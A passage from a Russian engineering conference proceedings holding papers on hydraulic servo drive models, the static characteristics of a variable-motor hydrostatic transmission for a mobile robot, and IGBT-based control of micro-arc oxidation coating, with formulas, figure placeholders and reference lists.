узла, соединяющего выходное звено привода с датчиком электрической обратной связи (ЭОС) – применительно к ЭГСП/Д); k_{Qp} – сумма коэффициента объемных потерь $k_{\text{оп}}$ и коэффициента эластичности расходно-перепадной характеристики выходного каскада $\Gamma Y - k_{Qp}$; V суммарный объем одной полости цилиндра и гидролинии между ним и усилителем; Е - приведенный модуль упругости жидкости и материала стенок цилиндра и соединительной гидролинии; m, D — соответственно масса нагрузки и эквивалентный коэффициент сил скоростного (вязкого) трения объекта регулирования и силовой проводки, приведенные к выходному звену привода; k_Q , k_M – обобщенные коэффициенты; T_Q , T_M — постоянные времени; W_g , $W_{\rm кoc}$, W_Δ — ПФ управляющих блоков и ОС привода.

Передаточные функции и фазовые переменные в системе уравнений (2) для Γ МСП/Д определяются следующим образом [2]:

$$W_{\Delta}(s) = W_{\kappa oc}(s) = 1; W_g(s) = k_{\theta x};$$

$$g_{\theta x} = y_{\theta x}; \Delta g = x; g_{oc} = y_{oc}; k_{\kappa oc} = k_{oc},$$
(3)

а для ЭГСП/Д:

$$W_{\Delta}(s) = W_{\partial Y}(s)W_{\partial TY}(s);$$

$$W_{\kappa oc}(s) = k_{\mathcal{H}OC}W_{CA}(s); W_{g}(s) = k_{U}$$

$$g_{gx} = U_{gx}; \Delta g = \Delta U; g_{oc} = U_{oc}; k_{\kappa oc} = 1$$

$$(4)$$

где k_U — коэффициент коррекции уровня напряжения $U_{\rm BX}$; $W_{\rm CA}(s)$ — ПФ блока согласующей аппаратуры ЭГСП/Д; $W_{\rm ЭУ}(s)$ — ПФ электронного усилителя по току; $W_{\rm ЭГУ}(s)$ — ПФ ЭГУ; $k_{\rm ДОС}$ — коэффициент передачи ДОС; $W_{\rm ЭУ}(s)$ — ПФ электронного усилителя ЭГСП/Д по току; $W_{\rm кос}(s)$ — ПФ ЭОС без учета деформации узла закрепления привода.

С достаточной для практики точностью ПФ конкурентоспособных ЭГУ рекомендуется рассматривать в виде ПФ колебательного динамического звена (апериодическое звено второго по-

рядка характеризует недопустимо низкое быстродействие ЭГУ и не рассматривается) [2, 4, 6, 7]. $W_{\rm 3V}$ (s) может быть представлена апериодическим звеном первого порядка с постоянной времени, равной отношению индуктивности к величине активного сопротивления обмоток управления ЭГУ, а $W_{\rm CA}(s)$ — позиционным динамическим звеном первого (встречается чаще всего из-за простоты реализации) или более высоких порядков [2, 7, 10]. В последнем случае удается обеспечить лучшее подавление высокочастотных помех, но при повышенной сложности и стоимости СА.

Важным динамическим ПК ГСП/Д является жесткость привода в динамических и статических режимах, которую принято оценивать для отсутствия входного информационного сигнала [2, 3]:

$$C(s) = \frac{L[R_{gH}(s)]}{L[y(s)]} \bigg|_{g_{gx}=0} =$$

$$= -\frac{Fs + W_{\Delta}(s)W_{\kappa oc}(s)k_{Qx}k_{oc}}{(T_{Q}s + 1)} + \frac{k_{s}k_{Qx}}{C_{\phi}}W_{\Delta}(s)W_{\kappa oc}(s).$$
(5)

Выражения статической C(0) и предельной динамической жесткости $C(\infty)$ могут быть определены из (5) при предельных переходах $s{\to}0$ и $s{\to}\infty$ соответственно. В частности, для ГМСП/Д эти выражения существенно упрощаются [3]:

$$C(s) = -C(0) \frac{(T_{c1}s + 1)}{(T_{c2}s + 1)};$$

$$C(0) = -\frac{k_{Qx}k_{oc}F}{k_{Qp} + k_{on} + k_{s}k_{Qx}\frac{F}{C_{\phi}}};$$

$$C(\infty) = -\frac{2EF^{2}}{V},$$
(6)

где постоянные времени динамической жесткости имеют вид

$$T_{c1} = \frac{F}{k_{Qx}k_{oc}};$$

$$T_{c2} = \frac{V}{2E(k_{Qp} + k_{on} + k_{s}k_{Qx}\frac{F}{C_{\phi}})}.$$
(7)

Критерии сравнения и сопоставительные характеристики приводов

Корректность сравнения различных ГСП/Д требует выполнения для них условия неизменности оговоренной части структуры и/или параметров нагрузки, обеспечения условия работо-

способности привода по энергодостаточности — полного охвата механической характеристикой (МХ) привода диаграмм нагрузки (ДН), а также условия устойчивости — наличия требуемых значений показателей устойчивости [2, 9]. Тем самым считаются известными: исходная структура силовой системы ТО, законы движения объекта регулирования, вид и параметрия ДН, МХ привода и, следовательно, тормозное R_{OP}^T , расчетное R_{OP}^p усилие, расчетная скорость y_{OP}^p и скорость холостого хода объекта регулирования — y_{OP}^{xx} [4—6].

Устойчивость ГСП/Д в силовой системе может оцениваться: для частотных методов — по показателю колебательности M, который, согласно [10], должен находиться в пределах M=1,2÷1,8 (диапазон значений логарифмического показателя L_M =20 $\lg M$ =1,58÷5,11), а для временных — по перерегулированию переходного процесса.

Показателями динамической конкурентоспособности устанавливаются: для частотного метода - частота основного резонанса привода $\omega_{\rm p}$, полоса пропускания по амплитуде $\omega_{\rm nA}$, полоса пропускания по фазе ω_{no} , амплитудные δL_0 и фазовые δφ₀ искажения входного информационного сигнала на контрольной частоте ω_0 , статическая и предельная динамическая жесткости привода, для временного – время переходного процесса (по вхождению в так называемую «5 % трубку») [10], число переходов выходной координаты через асимптоту предельного значения, декремент затухания переходного процесса и т. п. В качестве технико-эксплуатационных ΠK удобно выбрать массу m, характерный габарит ГСП/Д (либо объем, занимаемый приводом – $V_{\Gamma C\Pi}$), ресурс привода, экономических – закупочную цену.

Таким образом, последовательность исследования и определения требуемых параметров и характеристик Γ СП/Д для силовой системы конкретного объекта заключается в обеспечении перечня ПР (энергодостаточности, устойчивости) и нахождении параметрии, позволяющей иметь Γ СП/Д должную конкурентоспособность (набор частных ПК).

Системное требование сравнения функционально равнозначных проектных вариантов привода означает, что при любых изменениях в параметрии ГСП/Д (в частности, напорного давления) и параметрах силовой проводки максимальная работа, которую совершает выходное звено привода, и максимальная потребная мощность не должны меняться. Это накладывает ограничения на возможные сочетания развиваемых усилий, величин перемещений и скоро-

стей выходного звена привода, а также рабочих площадей и напорных давлений.

При сравнении следует использовать как традиционные технические, так и эксплуатационные и стоимостные частные показатели конкурентоспособности, которые для неизменных и традиционных структур приводов являются конфликтными (улучшение одних одновременно приводит к ухудшению других частных ПК). Многокритериальность прямых и обратных задач требует трансформирования частных ПК к относительному безразмерному виду, а учет степени важности того или иного частного ПК может быть реализован, например, за счет использования весовых коэффициентов, отвечающих условию нормирования по единице.

Выводы

- 1. Корректная постановка и решение прямых и обратных задач по ГСП/ Д, в частности, для манипуляторов и экзоскелетов, требует установления двух групп выходных показателей, первая из которых определяет функциональную пригодность (типоразмер) исполнительного модуля, а вторая степень совершенства выполнения приводом совокупности ПР.
- 2. Сравнение ГСП/Д возможно только в пределах единой функциональной группы, что предполагает нахождение функциональных зависимостей между варьируемыми (исследуемыми) параметрами, определяемых наборами ПР, и одновременное изменение сразу нескольких параметров, взаимосвязанных через соответствующие ПР.
- 3. Как правило, ожидаемым результатом решения обратных задач применительно к Γ СП/Д в таком случае возможно получение только несравнимых (нехудших) вариантов (оптимальных по Парето).
- 4. Блок-схема алгоритма решения таких задач, основанного на применении моделей (1) (7) и имеющего ряд преимуществ (в частности, по минимизации итераций) в сравнении с традиционным подходом, и практическая реализация алгоритма являются предметом ближайшего рассмотрения.

5. Представленный в работе подход к постановке прямых и обратных задач, рассмотренный на примере ГСП/Д, является достаточно общим и поэтому может быть рекомендован не только для силовых гидросистем манипуляторов и экзоскелетов, но и в других областях.

Библиографический список

- 1. Зуев Ю. Ю. Гидромеханический следящий привод с дроссельным управлением. Ч. 1: Математические модели и статические характеристики привода: учеб. пособие. М.: Изд-во МЭИ, 2015. 137 с.
- 2. Зуев Ю. Ю., Зуева Е. Ю. Общий подход к построению математических моделей и алгоритмов решения прямой и обратной задачи для следящего гидравлического привода с дроссельным управлением // Вестн. МЭИ. 2020. № 1. С. 97–104.
- 3. Попов Д. Н. Механика гидро- и пневмоприводов: учебник. М.: Изд-во МГТУ им. Н. Э. Баумана, 2001.450 с.
- 4. Martin H. R., Keating T. Mathematical models for the design of hydraulic actuators. USA Trans. 1973. Vol. 12, \mathbb{N} 2. P.147–155.
- 5. Зуев Ю. Ю. Основы создания конкурентоспособной техники и выработки эффективных решений: учеб. пособие. М.: Изд. дом МЭИ, 2006. 250 с.
- 6. Зуев Ю. Ю. Гидромеханический следящий привод с дроссельным управлением. Ч. 2: Исследование динамики линейных моделей привода: учеб. пособие. М.: Изд-во МЭИ, 2016. 137 с.
- 7. Гидравлические приводы летательных аппаратов: учебник / Н. С. Гамынин, В. И. Карев, А. М. Потапов, А. М. Селиванов; под общ. ред. В. И. Карева. 2-е изд., перераб. и доп. М.: Машиностроение, 1992. 420 с.
- 8. MOOG. Номенклатура фирмы MOOG. Электрогидравлика. Каталог D202.01.01 ru 05.88. URL: https://www.newic.ru/catalog/gidravlika/moog/katalog-gidravliki-moog/ (дата обращения: 18.12.2020).
- 9. Зуев Ю. Ю. Электрогидравлический следящий привод. Расчет основных параметров. М.: Изд-во МЭИ, 2012. 125 с.
- $10.\ \mathit{Бесекерский}\ B.\ A.,\ \mathit{Попов}\ E.\ \mathit{\Pi}.$ Теория систем автоматического регулирования. М.: Наука, 1975. 378 с.

УДК 004.942

DOI: 10.31799/978-5-8088-1556-8-2021-16-111-115

Ю. Ю. Зуев*
кандидат технических наук, доцент
И. В. Меркурьев*
доктор технических наук, профессор
П. А. Скулова*
студент
В. Дони*
студент

АНАЛИЗ ОСОБЕННОСТЕЙ СТАТИЧЕСКИХ ХАРАКТЕРИСТИК ОБЪЕМНОЙ ГИДРОПЕРЕДАЧИ С МОТОРНЫМ УПРАВЛЕНИЕМ

Проведен анализ особенностей работы объемных гидропередач с регулируемым мотором. Объектом для исследования была выбрана объемная гидропередача закрытой схемы для мобильного робота. Данная гидропередача укомплектована регулируемыми гидромашинами — аксиальными насосом и мотором с объемными постоянными. В качестве первого этапа исследования рассматривались только статические режимы работы объемной гидропередачи при изменении рабочего объема гидромоторов.

Ключевые слова: анализ, синтез, объемные гидропередачи, регулируемые моторы, аксиальный насос, мо-

Yu. Yu. Zuev*
PhD, Tech., Associate Professor
I. V. Merkuryev*
Dr. Sc., Tech., Professor
P. A. Skulova*
Student
V. Doni*
Student

бильный робот.

ANALYSIS OF THE FEATURES OF STATIC CHARACTERISTICS VOLUMETRIC HYDRAULIC TRANSMISSION WITH MOTOR CONTROL

In this paper, an analysis of the features of the operation of volumetric hydraulic transmissions with an adjustable motor is made. The object of the study was chosen as a closed-circuit volumetric hydraulic transmission for a mobile robot. This hydraulic transmission is equipped with adjustable hydraulic machines – an axial pump and a motor with volumetric constants. As the first stage of the study, only static modes of operation of the volumetric hydraulic transmission were considered when the working volume of hydraulic motors changed.

Keywords: analysis, synthesis, volumetric hydraulic transmission, adjustable motors, axial pump, mobile robot.


Введение

Применение регулируемых гидромоторов совместно с насосным и/или частотным управлением существенно повышает эффективность объемных гидропередач (ОГП) за счет перераспределения моментов и скоростей вращения выходного звена передачи при сохранении неизменной развиваемой и, следовательно, потребляемой мощности ОГП [1–4]. Данное свойство имеет особую важность для трансмиссионных систем, в частности, мобильных роботов, для которых оптимизация энергопотребления и

энергоемкость источника энергии имеет большое значение. В настоящее время разработаны механизмы управления М, позволяющие создать адаптивную ОГП в зависимости от различных фазовых переменных и внешних воздействий, в том числе, дестабилизирующих [5–10]. Серийно выпускаются регулируемые гидромоторы, которые по требованию заказчика могут комплектоваться различными механизмами управления — от простейших (прямого действия), реагирующих на изменение давления в гидролиниях, до достаточно сложных, основу которых составляет электрогидравлический

^{*} Национальный исследовательский университет «МЭИ», Москва

^{*} National Research University «Moscow Power Engineering Institute»



Информационный сигнал МУ насоса Информационный сигнал МУ мотора

Рис. 1. Упрощённая принципиальная гидравлическая схема ОГП

следящий привод с собственной или комбинированной системой энергопитания [11]. Однако вне зависимости от сложности данных механизмов практика разработки и эксплуатации ОГП с регулируемыми гидромоторами показывает, что в ряде случаев наблюдается неустойчивая работа, нарушение закономерности изменения выходных показателей ОГП как функции управляющего сигнала, что не проявляется при насосном и частотном управлении. Общепринято считать, что причиной такого явления является, в основном, аномальная зависимость момента сил контактного трения в гидромоторе [2, 3, 12-15]. Отмечаются неустойчивые состояния такого ОГП в нестационарных режимах, затруднения регулирования привода [14, 15]. В то же время различный характер нестабильности поведения системы трудно объяснить только этим

Поэтому анализ особенностей работы $O\Gamma\Pi$ с регулируемым мотором, представляет очевидный интерес.

Объектом для исследования была выбрана ОГП закрытой схемы для мобильного робота (рис. 1). ОГП укомплектована регулируемыми гидромашинами — аксиальными насосом и мотором с равными объемными постоянными $V_{0\mathrm{M}} = V_{0\mathrm{H}} = 32~\mathrm{cm}^3/\mathrm{o}$ б и номинальной частотой вращения вала насоса $n_{\mathrm{H}} = 1450~\mathrm{o}$ б/мин. В качестве первого этапа исследования рассматривались только статические режимы работы ОГП при изменении рабочего объема гидромотора.

С целью исключения второстепенных факторов с сохранением строгости исследования при формировании моделей ОГП были введены допущения: стационарность режимов; нагрузка на валу мотора в виде эквивалентных моментов сил контактного $M_{\rm Tp}$ и вязкого трения, включающих также потери энергии в соединительных гидролиниях контура энергетики и на гидроаппаратуре; линейная связь рабочих объёмов насоса $V_{\rm H}$ и гидромотора $V_{\rm M}$ с относительными без-

размерными параметрами регулирования e_{n} , e_{n} данных машин; линейная связь объёмных потерь и перепада давлений $p_{\kappa 9}$ в гидролиниях с коэффициентом пропорциональности $k_{\text{оп}}$, значение которого не меняется в зависимости от режима работы контура энергетики [3]; работа контура происходит при давлениях, меньших давлений $p_{\kappa n}$ настройки блока предохранительных клапанов контура (рис. 1).

На рис. 1 введены обозначения МУ-Н, МУ-М — соответственно механизмы управления насоса и мотора ОГП; ПН — подпиточный насос; ПК — переливной клапан ПН; Б — подпиточный бак; КО1, КО2 — обратные клапаны подпитки гидролиний; БКП — блок предохранительных клапанов.

Оценка параметра регулирования мотора

Математическая модель контура энергетики образована уравнениями динамического баланса расходов и равновесия выходного звена:

$$\begin{split} Q_{H}^{m} &= V_{0H}^{*} \overline{e_{H}} \omega_{H} = V_{0M}^{*} \overline{e_{M}} \omega_{M} + k_{on} p_{\kappa \beta}; \\ V_{0M}^{*} \overline{e_{M}} p_{\kappa \beta} &= D \omega_{M} + \left| M_{mp} \right| sign \omega_{M}, \end{split} \tag{1}$$

где $Q^m_{\scriptscriptstyle{\!H}}$ – теоретическая подача насоса;

 $V_{0_M}^*$, $V_{0_M}^*$ — объёмные постоянные насоса и гидромотора, приведённые к повороту роторов данных гидромашин на один радиан; D — коэффициент сил вязкого трения на валу мотора; $\omega_{\rm H}$, $\omega_{\rm M}$ — угловые скорости валов насоса и гидромотора.

Минимальное значение параметра регулирования мотора, соответствующее началу вращения вала этой машины, определяется неравенством:

$$\overline{e_{\scriptscriptstyle M}} > \overline{e_{\scriptscriptstyle M.0}} = \frac{k_{on} \left| M_{mp} \right|}{V_{0_{\scriptscriptstyle M}}^* V_{0_{\scriptscriptstyle H}}^* \overline{e_{\scriptscriptstyle H}} \omega_{\scriptscriptstyle H}}, \tag{2}$$

а наибольшие тяговые и, одновременно, наихудшие скоростные возможности такой ОГП имеют место при $\overline{e_{\scriptscriptstyle M}}=\overline{e_{\scriptscriptstyle M}}^{\rm max}=1$. Для этого предельного режима работы гидропередачи скорость вращения вала мотора $\omega_{\rm M.1}$ и перепад давления $p_{\rm K9.1}$ согласно (1) могут быть найдены из соотношений:

$$\omega_{M.1} = \frac{(V_{0_{H}}^{*} V_{0_{M}}^{*} \overline{e_{H}} \omega_{H} - k_{on} | M_{mp} | sign\omega_{M})}{[(V_{0_{M}}^{*})^{2} + k_{on} D]};$$

$$p_{\kappa_{\partial}.1} = \frac{D\omega_{M.1} + | M_{mp} | sign\omega_{M.1}}{V_{0_{M}}^{*}}.$$
(3)

Применительно к ОГП без объёмных потерь имеем:

$$\omega_{M.1}^{m} = \omega_{M}^{m} \Big|_{e_{M}^{\max} = 1} = \frac{V_{0_{H}}^{*} e_{H}^{*} \omega_{H}}{V_{0_{M}}^{*}};$$

$$p_{\kappa_{9.1}}^{m} = \frac{D\omega_{M.1}^{m} + |M_{mp}| sign\omega_{M.1}}{V_{0_{M}}^{*}}.$$
(4)

Функция $\omega_{\scriptscriptstyle M}(\overline{e_{\scriptscriptstyle M}})$ имеет экстремум (макси-

мум) при
$$\stackrel{-}{e}_{\scriptscriptstyle M}=\stackrel{-}{e}_{\scriptscriptstyle M}$$
 , где

$$\bar{e}_{M}^{\vartheta} = \bar{e}_{M.0}^{\vartheta} + \sqrt{(\bar{e}_{M.0}^{\vartheta})^{2} + \frac{k_{on} |M_{mp}|}{(V_{0M}^{*})^{2}}}.$$
 (5)

Очевидно, что эксплуатация ОГП возможна, начиная с некоторого минимального значения параметра регулирования мотора $e_{\mathcal{M}}^{\min}$, определяемого из системы уравнений (1) при условии $p_{\infty} = p_{\infty}$

$$\frac{e_{M}}{e_{M}} = \frac{\left| M_{mp} \right| + \sqrt{M_{mp}^{2} - 4p_{\kappa,n}D(k_{on}p_{\kappa,n} - Q_{\mu}^{m})}}{2V_{0_{M}}^{*}p_{\kappa,n}}. (6)$$

В качестве примера на рис. 2-4 показаны результаты численного анализа ОГП при варьировании $k_{\rm on}$ и $M_{\rm Tp}$ (подробнее см. в [1]). Штрихпунктирные линии на рис. $2,\ 4$ характеризуют изменение экстремума скорости вала гидромотора




Рис. 2. Зависимость скорости вала гидромотора от его параметра регулирования




Рис. 3. Зависимость перепада давлений в энергетическом контуре ОГП от параметра регулирования гидромотора




Рис. 4. Зависимость скорости вала гидромотора от его параметра регулирования при различных нагрузках машины

от параметра регулирования машины при различных объёмных потерях.

В качестве дополнительного фактора, нуждающегося в специальном рассмотрении, следует отметить, что поскольку уменьшение параметра регулирования мотора приводит к росту скорости вращения вала гидромашины, то данный контур энергетики ОГП (как система автоматического регулирования) получает положительную, т. е. дестабилизирующую обратную связь, которая может быть причиной аномальных переходных процессов в контуре, что отчасти корреспондируется с результатами работ [1, 2, 7, 15].

Выводы

- В результате выполненных исследований установлено, что:
- причина неоднозначности зависимости скорости вала мотора, т. е. выходного звена контура энергетики и, следовательно, всей ОГП от параметра регулирования мотора заключается в том, что его увеличение способствует не только снижению угловой скорости вала гидромотора, но и уменьшению перепада давлений в гидролиниях контура вследствие роста рабочего объёма мотора, т. е. уменьшения эквивалентных объёмных потерь - преобладающего фактора при малых $e_{\scriptscriptstyle M}$. С ростом $e_{\scriptscriptstyle M}$ определяющую роль начинает играть уже снижение скорости вращения вала из-за большего значения рабочего объёма, т. е. имеет место привычная зависимость $\omega_{\scriptscriptstyle{\mathrm{M}}}(e_{\scriptscriptstyle{\mathrm{M}}})$. Это принципиально отличает моторный способ управления от насосного или частотного, для которых имеет место однозначная и практически линейная зависимость $\omega_{\scriptscriptstyle M}(e_{\scriptscriptstyle H},\omega_{\scriptscriptstyle H})$;

- при малых значениях $e_{\mathcal{M}}$ наблюдается существенный заброс давлений в контуре энергетики относительно штатных режимов работы ОГП, который может вызвать срабатывание предохранительных клапанов или нарушить работоспособность системы;
- факторы вязкого и контактного трения оказывают негативное влияние на широту диапазона моторного управления тем в большей степени, чем существеннее объёмные потери в системе;
- минимальное значение параметра регулирования мотора зависит от настройки защитной гидроаппаратуры и может заметно превышать пороговое значение, определяемое лишь моментами сил контактного трения;
- полученные зависимости позволяют более корректно установить предпочтительные диапазоны моторного регулирования для адаптивных объёмных гидропередач в трансмиссионных системах мобильных роботов.

Библиографический список

- 1. Голубев В. И., Зуев Ю. Ю., Драгомиров Д. В. Исследование проблем и разработка технических предложений по созданию гидравлических передач с регулируемыми гидромоторами: отчет по НИР 2126070 МЭИ (ТУ). 2009. 120 с.
- 2. *Мусатов Е. А.* Исследование математической модели объемного гидропривода с регулируемым мотором // Тезисы докл. XV Всесоюз. совещания по гидравлической автоматике. М.: Наука, 1980. С. 185–186.
- 3. *Петров В. А.* Гидрообъемные трансмиссии самоходных машин. М.: Машиностроение, 1988. 450 с.
- 4. Шухман С. Б., Соловьев В. И., Прочко Е. И. Повышение КПД полнопоточной гидрообъемной транс-

- миссии за счет комбинированного способа регулирования гидромашин // Вестн. машиностроения. 2006. \mathbb{N} 2. С. 27–32.
- 5. Нишиуми Такао, Катои Хироши, Ишиянаги Такайоши. Применение искусственной нейронной сети для управления гидромотором. Ч. 4 // С. Trans. Jap. Coc. Mech. Eng. C. 2004. № 695. Р. 146–153.
- 6. Hydraulischer Verstellmotor hat veränderes Schuckvolumen // Maschinenmarkt. 2000. Vol. 106, \mathbb{N} 20. P. 61.
- 7. Cato Yasukazu. Управление скоростью вращения гидромотора // Nihon kikai gukkas runbunchu. Trans. Jap. Soc. Mech. Eng. B. 2001. Vol. 67, № 660. P. 165–170.
- 8. Управляющее устройство для гидромотора / Томсен С. Е., Буль Я. М. Заявка 19800721, Германия. МПК6 F 15 В 11/04. Заявл. 12.01.1998; опубл. 15.07.1999.
- 9. Пат. 5299421 США. Устройство управления регулируемым гидромотором объемной гидропередачи / Икари Месандри. МКИ5 F 16 D 31/02, № 778922. Заявл. 08.06.90; опубл. 05.04.94, НКИ 60/444.

- 10. Система управления гидромотором / Марьюама Й, Хон С., Кавабата К, Ендо Х. № 849097. Заявл. 08.12.95; опубл. 26.01.99. Приор. 08.2.94, № 6-304947, НПК 60/468.
- 11. Свешников В. К. Гидрооборудование: международ. справ. Номенклатура, параметры: в 3 кн. М.: Техинформ МАИ. Кн. 1. 2001; Кн. 2.2002; Кн. 3. 2003.
- 12. Борисов Б. П., Зайцев А. А. Математическая модель аксиально-поршневого регулируемого гидромотора с наклонным блоком // Известия вузов. 1987. \mathbb{N} 2. С. 50–55.
- 13. *Аврунин Г. А.* О возможности расчетного определения минимальной частоты вращения гидромоторов // Вестн. машиностроения. 2006. № 3. С. 19–22.
- 14. *Баев Г. А.* Исследование динамических характеристик объемного гидропривода с регулируемым гидромотором // Машиностроитель. 1998. № 6. С. 15–16.
- 15. Чакурин И. А. Исследование математических моделей исполнительного контура гидропривода мобильных машин // Вестн. СибАДИ. Новосибирск: Изд-во СибАДИ, 2006. № 4. С. 90–94.

УДК 681.5

DOI: 10.31799/978-5-8088-1556-8-2021-16-116-119

Б. М. Клименко*

кандидат технических наук, старший научный сотрудник

М. А. Печейкина**

старший преподаватель

- * Московский авиационный институт (национальный исследовательский университет)
- ** Национальный исследовательский университет «МЭИ», Москва

УПРАВЛЕНИЕ ТЕХНОЛОГИЧЕСКИМИ ПРОЦЕССАМИ МИКРОДУГОВОГО ОКСИДИРОВАНИЯ НА БАЗЕ БИПОЛЯРНЫХ ТРАНЗИСТОРОВ С ИЗОЛИРОВАННЫМ ЗАТВОРАМИ

Рассмотрены вопросы автоматизированного управления для технологических процессов микродугового оксидирования. Рассматриваются схемы управления, базирующиеся на биполярных транзисторах с изолированным затворами. Схемные решения базируются на морфологическом походе. В качестве примера дается конкретная схема управления и экспериментальная установка, реализующая предложенные технологические процессы.

Ключевые слова: автоматизация технологических процессов, микродуговое оксидирование, биполярные транзисторы с изолированным затворами, износостойкие покрытия.

B. M. Klimenko*

PhD, Tech., Senior Research Employee

M. A. Pecheykina**

Senior Lecturer

- * Moscow Aviation Institute (National Research University)
- ** National Research University «Moscow Power Engineering Institute»

CONTROL OF TECHNOLOGICAL PROCESSES OF MICROARC OXIDATION BASED ON BIPOLAR TRANSISTORS WITH ISOLATED GATE

The article describes the technological processes control for microarc oxidation. Control schemes based on bipolar transistors with isolated gates are considered. A number of schemes were synthesized using a morphological campaign. As an example, a specific control scheme and an experimental installation that implements the proposed technological processes are given.

Keywords: automation of technological processes, microarc oxidation, bipolar transistors with isolated gates, wear-resistant coatings.

В настоящее время одним из приоритетных направлений развития в машиностроении являются методы поверхностного упрочнения. Этти методы позволяют синтезировать покрытия с высокой износостойкостью и прочностью сцепления к подложке. Одним из этих методов является технология микродугового оксидирования (МДО) [1-3]. Технология МДО основана на электрохимическом процессе окисления поверхностного слоя подложки покрываемой детали. При этом происходят электроразрядными процессы на границе анод - электролит. Использование данных процессов позволяет получать на вентильных металлах и сплавах, в частности на алюминиевых и титановых новые высококачественные покрытия. В применяемых технологиях синтезируются износостойкие покрытия на поверхности детали при воздействии микродуговых разрядов. Например, на алюминиевых сплавах покрытие состоит преимущественно из а- $\mathrm{Al_2O_3}$ (корунда) и других окислов алюминия [2, 3]. В некоторых работах вместо термина МДО используется МПО — микроплазменное оксидирование.

Проектирование устройств или технологических процессов начинается с решения задачи декомпозиции и структурного синтеза. Для структурного синтеза был использован метод морфологического анализа [4]. В основе данного метода лежит синтез всех возможных вариантов решений при помощи комбинаторики. Формируется так называемое морфологическое множество решений [5, 6]. Сначала была сгенерирована морфологическая матрица, включающая все множество технологических процессов, и осуществлена генерация с одновременным выбором ограниченного числа вариантов (рис. 1).

Относительная оценка вариантов




Рис. 1. Генерация и отбор вариантов технологических решений

В дальнейшем была проведена кластеризация вариантов технологических процессов и отбор наиболее перспективных. Из них были выбраны несколько решений, среди которых решения с использованием биполярных транзисторов с изолированными затворами (БТИЗ).

Использование технологических решений с БТИЗ позволило достичь уменьшения электроэнергии в ходе технологического процесса, широко регулировать при помощи обратной связи характеристики процесса [3, 7–10].

На рис. 2 показана схема устройства с автоматизированным процессом управления технологического процесса (1 — силовой трансформатор, 2 — источник технологического тока, 3 — ванна, 4 — электролит, 5 — деталь, 6 — сенсоры, 7 — измерительный блок для измерения напряжения, тока и сигналов сенсоров с гальванической развязкой на выходе, 8 — плата ввода-вывода, 9 — процессор, 10 — блок управления, 11 — узел гальванической развязки, 12 — силовые диоды, 13 — регулирующий элемент БТИЗ), на рис.




Рис. 2. Принципиальная схема установки МДО с автоматизированным процессом управления нанесения покрытия




Рис. 3. Зависимости напряжения на детали в катодном и анодном режимах




Рис. 4. Зависимости импульсов тока на детали в катодном и анодном режимах




Рис. 5. Экспериментальный образец установки для микродугового оксидирования

3 — изменения тока и напряжения от времени. На рис. 4 изображены импульсы тока.

Для синтезированного технологического процесса был создан экспериментальный образец установки для микродугового оксидирования (рис. 5). Экспериментальный образец позволял в широких пределах осуществлять автоматизированное управление технологическими процессами. С использованием технологии были синтезированы высокопрочные покрытия с высокой адгезией к подложке (рис. 6).

На основе проведенного исследования можно сделать следующие выводы.

1. Синтезирована установка для управления технологическими процессами микродугового оксидирования в широком диапазоне на базе биполярных транзисторов с изолированным затворами.



Рис. 6. Препарированные образцы с покрытиями 16 и 25 микрометров

- 2. Ряд схем была синтезирована при помощи морфологического подхода.
- 3. Данные решения с БТИЗ позволили существенно сократить количество потребляемой электроэнергии и увеличить надежность работы системы в целом.

Библиографический список

- 1. Суминов И. В. и др. Плазменно-электролитическое модифицирование поверхности металлов и сплавов. М.: Техносфера, 2011. 512 с.
- 2. Yerokhin A. L., Nie X., Leyland A. et al. Plasma electrolysis for surface engineering // Surface and Coatings Technology. 1999. Vol. 122, № 2–3. P. 73–93.
- 3. Патент на изобретение RU 2613250. Устройство для микродугового оксидирования / Клименко Б. М., Клименко Т. А., Печейкина Ю. А., Раков Д. Л. 2017.
- 4. Zwicky F. Morphology of aerial propulsion// Helvetica Physica Acta. 1948. № XXI. S. 299–340.
